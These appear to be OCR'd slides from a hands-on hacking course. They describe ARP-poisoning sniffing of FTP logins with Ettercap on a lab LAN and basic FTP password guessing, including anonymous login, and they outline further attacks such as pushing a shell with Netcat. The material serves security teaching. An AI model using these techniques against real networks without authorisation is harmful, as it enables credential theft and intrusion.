
Exploitation with LAN Access

Ettercap watches 192.168.0.4 log into the FTP server (port 21) running on 192.168.0.2



Demonstration

- Ettercap: Any two (or more) people can practice using Ettercap in the lab. However, ONLY ONE person can be the attacker poisoning the ARP caches
- Otherwise, whoever poisons last poisons best.
- Target 1 = edge router (or a server)
- Target 2 = the victim(e.g. 192.168.0.101)
- Then watch the target log into FTP



The Anatomy of an Attack

Step 3. Vulnerability Exploitation

- Exploitation with LAN access – MITM attacks: Ettercap
- Exploitation via passwords – FTP, SSH, RDP <- Here!
- Exploitation via human access – Trojans: Elitewrap
- Capturing passwords & files with physical access
- Capturing passwords & files with remote access
- Capturing passwords & files with LAN access: pwdump
- Cracking passwords: John, SamInside DAY 3
- Exploitation via discovered vulnerabilities
- Code injection: SQL injection, XSS, iFrame injection
- Metasploit, Buffer overflows, RPC exploits
- MS IIS exploits: Pushing a shell using Netcat, TFTP
- Exploiting mobile devices

Using FTP, SSH, Telnet, Terminal Server

FTP (port 21) is open

- Open a DOS window and Enter:

  > ftp 192.168.0.1 Use target's IP, not 1!

  Name (192.168.0.1 (none)): <username>

  Password: <password>

Guess if necessary

(List of harvested names)

- If you guess wrong, you must enter:


  > quit *and then FTP back in*


- Anonymous FTP often enabled, so try:


  Name (192.168.0.1(none)): Enter: anonymous

